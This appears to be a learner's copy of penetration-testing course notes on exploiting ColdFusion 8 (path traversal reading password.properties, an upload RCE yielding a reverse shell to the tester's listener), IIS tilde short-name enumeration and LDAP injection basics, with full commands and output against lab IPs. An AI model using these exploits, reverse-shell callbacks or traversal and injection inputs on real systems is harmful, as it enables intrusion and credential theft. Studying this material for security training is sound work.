Navigating around the structure a bit shows lots of interesting info, from files with a clear .cfm extension to error messages and login pages.





The /CFIDE/administrator path, however, loads the ColdFusion 8 Administrator login page. Now we know for certain that ColdFusion 8 is running on the server.

ColdFusion - Attacking

Now that we know that ColdFusion 8 is a target, the next step is to check for existing known exploits. Searchsploit is a command-line tool for searching and finding exploits in the Exploit Database. It is part of the Exploit Database project, a non-profit organisation providing a public repository of exploits and vulnerable software. Searchsploit searches through the Exploit Database and returns a list of exploits and their relevant details, including the name of the exploit, its description, and the date it was released.

Searchsploit

```
[!bash!]$ searchsploit adobe coldfusion

------------------------------------------------------------------------------------ ----------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ----------
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting                                 | cfm/webapps,
Adobe ColdFusion - Directory Traversal                                              | multiple/re
Adobe ColdFusion - Directory Traversal (Metasploit)                                 | multiple/re
Adobe ColdFusion 11 - LDAP Java Object Deserialization Remode Code Execution (RCE) | windows/rem
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Executi | windows/rem
Adobe ColdFusion 2018 - Arbitrary File Upload                                       | multiple/wel
Adobe ColdFusion 6/7 - User_Agent Error Page Cross-Site Scripting                   | cfm/webapps,
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities                  | cfm/webapps,
Adobe ColdFusion 8 - Remote Command Execution (RCE)                                 | cfm/webapps,
Adobe ColdFusion 9 - Administrative Authentication Bypass                           | windows/web
Adobe ColdFusion 9 - Administrative Authentication Bypass (Metasploit)              | multiple/re
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection                     | multiple/wel
Adobe ColdFusion APSB13-03 - Remote Multiple Vulnerabilities (Metasploit)           | multiple/re
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Script | cfm/webapps,
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query Strin | cfm/webapps,
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross-S | cfm/webapps,
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/searchlog.cfm?startRow' Cross-Si | cfm/webapps,
------------------------------------------------------------------------------------ ----------
Shellcodes: No Results
```

As we know, the version of ColdFusion running is `ColdFusion 8`, and there are two results of interest. The `Adobe ColdFusion - Directory Traversal` and the `Adobe ColdFusion 8 - Remote Command Execution (RCE)` results.

Directory Traversal

Directory/Path Traversal is an attack that allows an attacker to access files and directories outside of the intended directory in a web application.

The attack exploits the lack of input validation in a web application and can be executed through various input fields such as URL parameters, form fields, cookies, and more.

By manipulating input parameters, the attacker can traverse the directory structure of the web application and access sensitive files, including configuration files, user data, and other system files. The attack can be executed by manipulating the input parameters in ColdFusion tags such as CFFile and CFDIRECTORY, which are used for file and directory operations such as uploading, downloading, and listing files.

Take the following ColdFusion code snippet:

```
<cfdirectory directory="#ExpandPath('uploads/')#" name="fileList">
<cfloop query="fileList">
    <a href="uploads/#fileList.name#">#fileList.name#</a><br>
</cfloop>
```

In this code snippet, the ColdFusion cfdirectory tag lists the contents of the uploads directory, and the cfloop tag is used to loop through the query results and display the filenames as clickable links in HTML.

However, the directory parameter is not validated correctly, which makes the application vulnerable to a Path Traversal attack. An attacker can exploit this vulnerability by manipulating the directory parameter to access files outside the uploads directory.

```
http://example.com/index.cfm?directory=../../../etc/&file=passwd
```

In this example, the `../` sequence is used to navigate the directory tree and access the `/etc/passwd` file outside the intended location.

`CVE-2010-2861` is the `Adobe ColdFusion - Directory Traversal` exploit discovered by `searchsploit`. It is a vulnerability in ColdFusion that allows attackers to conduct path traversal attacks.

- `CFIDE/administrator/settings/mappings.cfm`
- `logging/settings.cfm`
- `datasources/index.cfm`
- `j2eepackaging/editarchive.cfm`
- `CFIDE/administrator/enter.cfm`

These ColdFusion files are vulnerable to a directory traversal attack in Adobe ColdFusion 9.0.1 and earlier versions. Remote attackers can exploit this vulnerability to read arbitrary files by manipulating the locale parameter in these specific ColdFusion files.

Using searchsploit, copy the exploit to a working directory and then execute the file to see what arguments it requires.

```
[!bash!]$ searchsploit -p 14641

  Exploit: Adobe ColdFusion - Directory Traversal
      URL: https://www.exploit-db.com/exploits/14641
     Path: /usr/share/exploitdb/exploits/multiple/remote/14641.py
File Type: Python script, ASCII text executable

Copied EDB-ID #14641's path to the clipboard
```

Coldfusion - Exploitation

```
[!bash!]$ cp /usr/share/exploitdb/exploits/multiple/remote/14641.py .
[!bash!]$ python2 14641.py

usage: 14641.py <host> <port> <file_path>
example: 14641.py localhost 80 ../../../../../../../lib/password.properties
if successful, the file will be printed
```

The password.properties file in ColdFusion is a configuration file that securely stores encrypted passwords for various services and resources the ColdFusion server uses

It contains a list of key-value pairs, where the key represents the resource name and the value is the encrypted password

These encrypted passwords are used for services like database connections, mail servers, LDAP servers, and other resources that require authentication. By storing encrypted passwords in this file, ColdFusion can automatically retrieve and use them to authenticate with the respective services without requiring the manual entry of passwords each time

The file is usually in the [cf_root]/lib directory and can be managed through the ColdFusion Administrator.

By providing the correct parameters to the exploit script and specifying the path of the desired file, the script can trigger an exploit on the vulnerable endpoints mentioned above. The script will then output the result of the exploit attempt:

Coldfusion - Exploitation

```
[!bash!]$ python2 14641.py 10.129.204.230 8500 "../../../../../../../../ColdFusion8/lib/pass

------------------------------
trying /CFIDE/wizards/common/_logintowizard.cfm
title from server in /CFIDE/wizards/common/_logintowizard.cfm:
------------------------------
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP  \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
------------------------------
...
```

As we can see, the contents of the `password.properties` file have been retrieved, proving that this target is vulnerable to `CVE-2010-2861`.

Unauthenticated RCE

Unauthenticated Remote Code Execution (RCE) is a type of security vulnerability that allows an attacker to execute arbitrary code on a vulnerable system without requiring authentication. This type of vulnerability can have severe consequences, as it will enable an attacker to take complete control of the system and potentially steal sensitive data or cause damage to the system

The difference between a RCE and an Unauthenticated Remote Code Execution is whether or not an attacker needs to provide valid authentication credentials in order to exploit the vulnerability. An RCE vulnerability allows an attacker to execute arbitrary code on a target system, regardless of whether or not they have valid credentials. However, in many cases, RCE vulnerabilities require that the attacker already has access to some part of the system, either through a user account or other means.

In contrast, an unauthenticated RCE vulnerability allows an attacker to execute arbitrary code on a target system without any valid authentication credentials. This makes this type of vulnerability particularly dangerous, as an attacker can potentially take over a system or execute malicious commands without any barrier to entry.

In the context of ColdFusion web applications, an Unauthenticated RCE attack occurs when an attacker can execute arbitrary code on the server without requiring any authentication. This can happen when a web application allows the execution of arbitrary code through a feature or function that does not require authentication, such as a debugging console or a file upload functionality. Take the following code:

```
<cfset cmd = "#cgi.query_string#">
<cfexecute name="cmd.exe" arguments="/c #cmd#" timeout="5">
```

In the above code, the `cmd` variable is created by concatenating the `cgi.query_string` variable with a command to be executed. This command is then executed using the `cfexecute` function, which runs the Windows `cmd.exe` program with the specified arguments. This code is vulnerable to an unauthenticated RCE attack because it does not properly validate the `cmd` variable before executing it, nor does it require the user to be authenticated. An attacker could simply pass a malicious command as the `cgi.query_string` variable, and it would be executed by the server.

```
# Decoded: http://www.example.com/index.cfm?; echo "This server has been compromised!" > C:\

http://www.example.com/index.cfm?%3B%20echo%20%22This%20server%20has%20been%20compromised%21
```

This URL includes a semicolon (%3B) at the beginning of the query string, which can allow for the execution of multiple commands on the server. This could potentially append legitimate functionality with an unintended command. The included echo command prints a message to the console, and is followed by a redirection command to write a file to the C: directory with a message indicating that the server has been compromised.

An example of a ColdFusion Unauthenticated RCE attack is the `CVE-2009-2265` vulnerability that affected Adobe ColdFusion versions 8.0.1 and earlier. This exploit allowed unauthenticated users to upload files and gain remote code execution on the target host. The vulnerability exists in the FCKeditor package, and is accessible on the following path:

```
tor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=
```

`CVE-2009-2265` is the vulnerability identified by our earlier searchsploit search as `Adobe ColdFusion 8 - Remote Command Execution (RCE)`. Pull it into a working directory.

Searchsploit

```
[!bash!]$ searchsploit -p 50057

  Exploit: Adobe ColdFusion 8 - Remote Command Execution (RCE)
      URL: https://www.exploit-db.com/exploits/50057
     Path: /usr/share/exploitdb/exploits/cfm/webapps/50057.py
File Type: Python script, ASCII text executable

Copied EDB-ID #50057's path to the clipboard

[!bash!]$ cp /usr/share/exploitdb/exploits/cfm/webapps/50057.py .
```

A quick `cat` review of the code indicates that the script needs some information. Set the correct information and launch the exploit.

Exploit Modification

```
if __name__ == '__main__':
    # Define some information
    lhost = '10.10.14.55' # HTB VPN IP
    lport = 4444 # A port not in use on localhost
    rhost = "10.129.247.30" # Target IP
    rport = 8500 # Target Port
    filename = uuid.uuid4().hex
```

The exploit will take a bit of time to launch, but it eventually will return a functional remote shell

Exploitation

```
[!bash!]$ python3 50057.py

Generating a payload...
Payload size: 1497 bytes
Saved as: 1269fd7bd2b341fab6751ec31bbfb610.jsp

Priting request...
Content-type: multipart/form-data; boundary=77c732cb2f394ea79c71d42d50274368
Content-length: 1698

--77c732cb2f394ea79c71d42d50274368

<SNIP>

--77c732cb2f394ea79c71d42d50274368--


Sending request and printing response...


        <script type="text/javascript">
            window.parent.OnUploadCompleted( 0, "/userfiles/file/1269fd7bd2b341fab6751ec31bt
        </script>
```

```
Printing some information for debugging...
lhost: 10.10.14.55
lport: 4444
rhost: 10.129.247.30
rport: 8500
payload: 1269fd7bd2b341fab6751ec31bbfb610.jsp

Deleting the payload...

Listening for connection...

Executing the payload...
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.247.30.
Ncat: Connection from 10.129.247.30:49866.
```

Reverse Shell

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\ColdFusion8\runtime\bin

22/03/2017  08:53 ??    <DIR>          .
22/03/2017  08:53 ??    <DIR>          ..
18/03/2008  11:11 ??            64.512 java2wsdl.exe
19/01/2008  09:59 ??         2.629.632 jikes.exe
18/03/2008  11:11 ??            64.512 jrun.exe
18/03/2008  11:11 ??            71.680 jrunsvc.exe
18/03/2008  11:11 ??             5.120 jrunsvcmsg.dll
18/03/2008  11:11 ??            64.512 jspc.exe
22/03/2017  08:53 ??             1.804 jvm.config
18/03/2008  11:11 ??            64.512 migrate.exe
18/03/2008  11:11 ??            34.816 portscan.dll
18/03/2008  11:11 ??            64.512 sniffer.exe
18/03/2008  11:11 ??            78.848 WindowsLogin.dll
18/03/2008  11:11 ??            64.512 wsconfig.exe
22/03/2017  08:53 ??             1.013 wsconfig_jvm.config
18/03/2008  11:11 ??            64.512 wsdl2java.exe
18/03/2008  11:11 ??            64.512 xmlscript.exe
              15 File(s)      3.339.009 bytes
```

Exercise

1) CF8 is used

2) got rce using metasploit

```
msf6 exploit(windows/http/coldfusion_fckeditor) > run

[*] Started reverse TCP handler on 10.10.14.118:4444
[*] Sending our POST request...
[*] Upload succeeded! Executing payload...
[*] Command shell session 1 opened (10.10.14.118:4444 -> 10.129.89.187:49482) at 2023-12-20 17:14:40 +0530


Shell Banner:
Microsoft Windows [Version 6.1.7600]
-----


C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```


IIS Tilde Enumeration

IIS tilde directory enumeration is a technique utilised to uncover hidden files, directories, and short file names (aka the 8.3 format) on some versions of Microsoft Internet Information Services (IIS) web servers
This method takes advantage of a specific vulnerability in II\S, resulting from how it manages short file names within its directories.

When a file or folder is created on an IIS server, Windows generates a short file name in the 8.3 format, consisting of eight characters for the file name, a period, and three characters for the extension. Intriguingly, these short file names can grant access to their corresponding files and folders, even if they were meant to be hidden or inaccessible.

The tilde (~) character, followed by a sequence number, signifies a short file name in a URL. Hence, if someone determines a file or folder's short file name, they can exploit the tilde character and the short file name in the URL to access sensitive data or hidden resources.

IIS tilde directory enumeration primarily involves sending HTTP requests to the server with distinct character combinations in the URL to identify valid short file names. Once a valid short file name is detected, this information can be utilised to access the relevant resource or further enumerate the directory structure.



Assume the server contains a hidden directory named SecretDocuments. When a request is sent to `http://example.com/~s`, the server replies with a `200 OK` status code, revealing a directory with a short name beginning with "s". The enumeration process continues by appending more characters:

Code: http

```
http://example.com/~se
http://example.com/~sf
http://example.com/~sg
...
```

For the request `http://example.com/~se`, the server returns a `200 OK` status code, further refining the short name to "se". Further requests are sent, such as:

Code: http

```
http://example.com/~sec
http://example.com/~sed
http://example.com/~see
...
```

Continuing this procedure, the short name secret~1 is eventually discovered when the server returns a 200 OK status code for the request http://example.com/~secret.

Once the short name secret~1 is identified, enumeration of specific file names within that path can be performed, potentially exposing sensitive documents.

For instance, if the short name `secret~1` is determined for the concealed directory SecretDocuments, files in that directory can be accessed by submitting requests such as:

Code: http

```
http://example.com/secret~1/somefile.txt
http://example.com/secret~1/anotherfile.docx
```

The same IIS tilde directory enumeration technique can also detect 8.3 short file names for files within the directory. After obtaining the short names, those files can be directly accessed using the short names in the requests.

Code: http

```
http://example.com/secret~1/somefi~1.txt
```


In 8.3 short file names, such as somefi~1.txt, the number "1" is a unique identifier that distinguishes files with similar names within the same directory. The numbers following the tilde (~) assist the file system in differentiating between files that share similarities in their names, ensuring each file has a distinct 8.3 short file name.

For example, if two files named somefile.txt and somefile1.txt exist in the same directory, their 8.3 short file names would be:
• somefi~1.txt for somefile.txt
• somefi~2.txt for somefile1.txt

Enumeration

The initial phase involves mapping the target and determining which services are operating on their respective ports.

Nmap - Open ports



IIS 7.5 is running on port 80. Executing a tilde enumeration attack on this version could be a viable option.

Tilde Enumeration using IIS ShortName Scanner

Manually sending HTTP requests for each letter of the alphabet can be a tedious process. Fortunately, there is a tool called IIS-ShortName-Scanner that can automate this task. You can find it on GitHub at the following link: https://github.com/irsdl/IIS-ShortName-Scanner. To use IIS-ShortName-Scanner, you will need to install Oracle Java on either Pwnbox or your local VM

When you run the below command, it will prompt you for a proxy, just hit enter for No.

Tilde Enumeration using IIS ShortName Scanner

```
Vigneswar@htb[/htb]$ java -jar iis_shortname_scanner.jar 0 5 http://10.129.204.231/

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Do you want to use proxy [Y=Yes, Anything Else=No]?
# IIS Short Name (8.3) Scanner version 2023.0 - scan initiated 2023/03/23 15:06:57
Target: http://10.129.204.231/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): /~1/
|_ Extra information:
  |_ Number of sent requests: 553
  |_ Identified directories: 2
    |_ ASPNET~1
    |_ UPLOAD~1
  |_ Identified files: 3
    |_ CSASPX~1.CS
      |_ Actual extension = .CS
    |_ CSASPX~1.CS??
    |_ TRANSF~1.ASP
```

Upon executing the tool, it discovers 2 directories and 3 files. However, the target does not permit GET access to http://10.129.204.231/TRANSF~1.ASP, necessitating the brute-forcing of the remaining filename.

Generate Wordlist

The pwnbox image offers an extensive collection of wordlists located in the /usr/share/wordlists/ directory, which can be utilised for this purpose.

Generate Wordlist

```
eswar@htb[/htb]$ egrep -r ^transf /usr/share/wordlists/ | sed 's/^[^:]*://' > /tmp/list.txt
```

This command combines `egrep` and `sed` to filter and modify the contents of input files, then save the results to a new file.

Command Part	Description
`egrep -r ^transf`	The `egrep` command is used to search for lines containing a specific pattern in the input files. The `-r` flag indicates a recursive search through directories. The `^transf` pattern matches any line that starts with "transf". The output of this command will be lines that begin with "transf" along with their source file names.
`|`	The pipe symbol (`|`) is used to pass the output of the first command (`egrep`) to the second command (`sed`). In this case, the lines starting with "transf" and their file names will be the input for the `sed` command.
`sed 's/^[^:]*://'`	The `sed` command is used to perform a find-and-replace operation on its input (in this case, the output of `egrep`). The `'s/^[^:]*://'` expression tells `sed` to find any sequence of characters at the beginning of a line (`^`) up to the first colon (`:`), and replace them with nothing (effectively removing the matched text). The result will be the lines starting with "transf" but without the file names and colons.
`> /tmp/list.txt`	The greater-than symbol (`>`) is used to redirect the output of the entire command (i.e., the modified lines) to a new file named `/tmp/list.txt`.

Gobuster Enumeration

Once you have created the custom wordlist, you can use gobuster to enumerate all items in the target. GoBuster is an open-source directory and file brute-forcing tool written in the Go programming language. It is designed for penetration testers and security professionals to help identify and discover hidden files, directories, or resources on web servers during security assessments.


Gobuster Enumeration

```
Vigneswar@htb[/htb]$ gobuster dir -u http://10.129.204.231/ -w /tmp/list.txt -x .aspx,.asp

===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.204.231/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /tmp/list.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              asp,aspx
[+] Timeout:                 10s
===============================================================
2023/03/23 15:14:05 Starting gobuster in directory enumeration mode
===============================================================
/transf**.aspx        (Status: 200) [Size: 941]
Progress: 306 / 309 (99.03%)
===============================================================
2023/03/23 15:14:11 Finished
===============================================================
```

From the redacted output, you can see that `gobuster` has successfully identified an `.aspx` file as the full filename corresponding to the previously discovered short name `TRANSF~1.ASP`.

Exercise

```
msf6 > use 28
msf6 auxiliary(scanner/http/iis_shortname_scanner) > set rhosts 10.129.144.252
rhosts => 10.129.144.252
msf6 auxiliary(scanner/http/iis_shortname_scanner) > run
[*] Running module against 10.129.144.252

[*] Scanning in progress...
[+] Found 2 directories
[+] http://10.129.144.252/aspnet*~1
[+] http://10.129.144.252/upload*~1
[+] Found 2 files
[+] http://10.129.144.252/csaspx*~1.cs*
[+] http://10.129.144.252/transf*~1.asp*
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/iis_shortname_scanner) >
msf6 auxiliary(scanner/http/iis_shortname_scanner) >
```



LDAP

LDAP (Lightweight Directory Access Protocol) is a protocol used to access and manage directory information.

A directory is a hierarchical data store that contains information about network resources such as users, groups, computers, printers, and other devices.

LDAP provides some excellent functionality:

Functionality	Description
Efficient	Efficient and fast queries and connections to directory services, thanks to its lean query language and non-normalised data storage.
Global naming model	Supports multiple independent directories with a global naming model that ensures unique entries.
Extensible and flexible	This helps to meet future and local requirements by allowing custom attributes and schemas.
Compatibility	It is compatible with many software products and platforms as it runs over TCP/IP and SSL directly, and it is platform-independent, suitable for use in heterogeneous environments with various operating systems.
Authentication	It provides authentication mechanisms that enable users to sign on once and access multiple resources on the server securely.

However, it also suffers some significant issues:

Functionality	Description
Compliance	Directory servers must be LDAP compliant for service to be deployed, which may limit the choice of vendors and products.
Complexity	Difficult to use and understand for many developers and administrators, who may not know how to configure LDAP clients correctly or use it securely.
Encryption	LDAP does not encrypt its traffic by default, which exposes sensitive data to potential eavesdropping and tampering. LDAPS (LDAP over SSL) or StartTLS must be used to enable encryption.
Injection	Vulnerable to LDAP injection attacks, where malicious users can manipulate LDAP queries and gain unauthorised access to data or resources. To prevent such attacks, input validation and output encoding must be implemented.

LDAP is commonly used for providing a central location for accessing and managing directory services. Directory services are collections of information about the organisation, its users, and assets–like usernames and passwords. LDAP enables organisations to store, manage, and secure this information in a standardised way. Here are some common use cases:

Use Case	Description
Authentication	LDAP can be used for central authentication, allowing users to have single login credentials across multiple applications and systems. This is one of the most common use cases for LDAP.
Authorisation	LDAP can manage permissions and access control for network resources such as folders or files on a network share. However, this may require additional configuration or integration with protocols like Kerberos.
Directory Services	LDAP provides a way to search, retrieve, and modify data stored in a directory, making it helpful for managing large numbers of users and devices in a corporate network. LDAP is based on the X.500 standard for directory services.
Synchronisation	LDAP can be used to keep data consistent across multiple systems by replicating changes made in one directory to another.

There are two popular implementations of LDAP: OpenLDAP, an open-source software widely used and supported, and Microsoft Active Directory, a Windows-based implementation that seamlessly integrates with other Microsoft products and services.

Although LDAP and AD are related, they serve different purposes. LDAP is a protocol that specifies the method of accessing and modifying directory services, whereas AD is a directory service that stores and manages user and computer data.

While LDAP can communicate with AD and other directory services, it is not a directory service itself. AD offers extra functionalities such as policy administration, single sign-on, and integration with various Microsoft products.

LDAP	Active Directory (AD)
A `protocol` that defines how clients and servers communicate with each other to access and manipulate data stored in a directory service.	A `directory server` that uses LDAP as one of its protocols to provide authentication, authorisation, and other services for Windows-based networks.
An `open and cross-platform protocol` that can be used with different types of directory servers and applications.	`Proprietary software` that only works with Windows-based systems and requires additional components such as DNS (Domain Name System) and Kerberos for its functionality.
It has a `flexible and extensible schema` that allows custom attributes and object classes to be defined by administrators or developers.	It has a `predefined schema` that follows and extends the X.500 standard with additional object classes and attributes specific to Windows environments. Modifications should be made with caution and care.
Supports `multiple authentication mechanisms` such as simple bind, SASL, etc.	It supports `Kerberos` as its primary authentication mechanism but also supports NTLM (NT LAN Manager) and LDAP over SSL/TLS for backward compatibility.

LDAP works by using a client-server architecture. A client sends an LDAP request to a server, which searches the directory service and returns a response to the client.

LDAP is a protocol that is simpler and more efficient than X.500, on which it is based. It uses a client-server model, where clients send requests to servers using LDAP messages encoded in ASN.1 (Abstract Syntax Notation One) and transmitted over TCP/IP (Transmission Control Protocol/Internet Protocol).

The servers process the requests and send back responses using the same format. LDAP supports various requests, such as bind, unbind, search, compare, add, delete, modify, etc.

LDAP requests are messages that clients send to servers to perform operations on data stored in a directory service. An LDAP request is comprised of several components:

1. Session connection: The client connects to the server via an LDAP port (usually 389 or 636).
2. Request type: The client specifies the operation it wants to perform, such as bind, search, etc.
3. Request parameters: The client provides additional information for the request, such as the distinguished name (DN) of the entry to be accessed or modified, the scope and filter of the search query, the attributes and values to be added or changed, etc.
4. Request ID: The client assigns a unique identifier for each request to match it with the corresponding response from the server.

Once the server receives the request, it processes it and sends back a response message that includes several components:

1. Response type: The server indicates the operation that was performed in response to the request.
2. Result code: The server indicates whether or not the operation was successful and why.
3. Matched DN: If applicable, the server returns the DN of the closest existing entry that matches the request.
4. Referral: The server returns a URL of another server that may have more information about the request, if applicable.
5. Response data: The server returns any additional data related to the response, such as the attributes and values of an entry that was searched or modified.

After receiving and processing the response, the client disconnects from the LDAP port.

ldapsearch

For example, `ldapsearch` is a command-line utility used to search for information stored in a directory using the LDAP protocol. It is commonly used to query and retrieve data from an LDAP directory service.

```
[!bash!]$ ldapsearch -H ldap://ldap.example.com:389 -D "cn=admin,dc=example,dc=com" -w secre
```

This command can be broken down as follows:

- Connect to the server `ldap.example.com` on port `389`.
- Bind (authenticate) as `cn=admin,dc=example,dc=com` with password `secret123`.
- Search under the base DN `ou=people,dc=example,dc=com`.
- Use the filter `(mail=john.doe@example.com)` to find entries that have this email address.

The server would process the request and send back a response, which might look something like this:

```
dn: uid=jdoe,ou=people,dc=example,dc=com
objectClass: inetOrgPerson
objectClass: organizationalPerson
objectClass: person
objectClass: top
cn: John Doe
sn: Doe
uid: jdoe
mail: john.doe@example.com

result: 0 Success
```

This response includes the entry's `distinguished name (DN)` that matches the search criteria and its attributes and values.

LDAP Injection

LDAP injection is an attack that exploits web applications that use LDAP (Lightweight Directory Access Protocol) for authentication or storing user information.

The attacker can inject malicious code or characters into LDAP queries to alter the application's behaviour, bypass security measures, and access sensitive data stored in the LDAP directory.

To test for LDAP injection, you can use input values that contain special characters or operators that can change the query's meaning:

Input	Description
*	An asterisk * can match any number of characters.
( )	Parentheses ( ) can group expressions.
|	A vertical bar | can perform logical OR.
&	An ampersand & can perform logical AND.
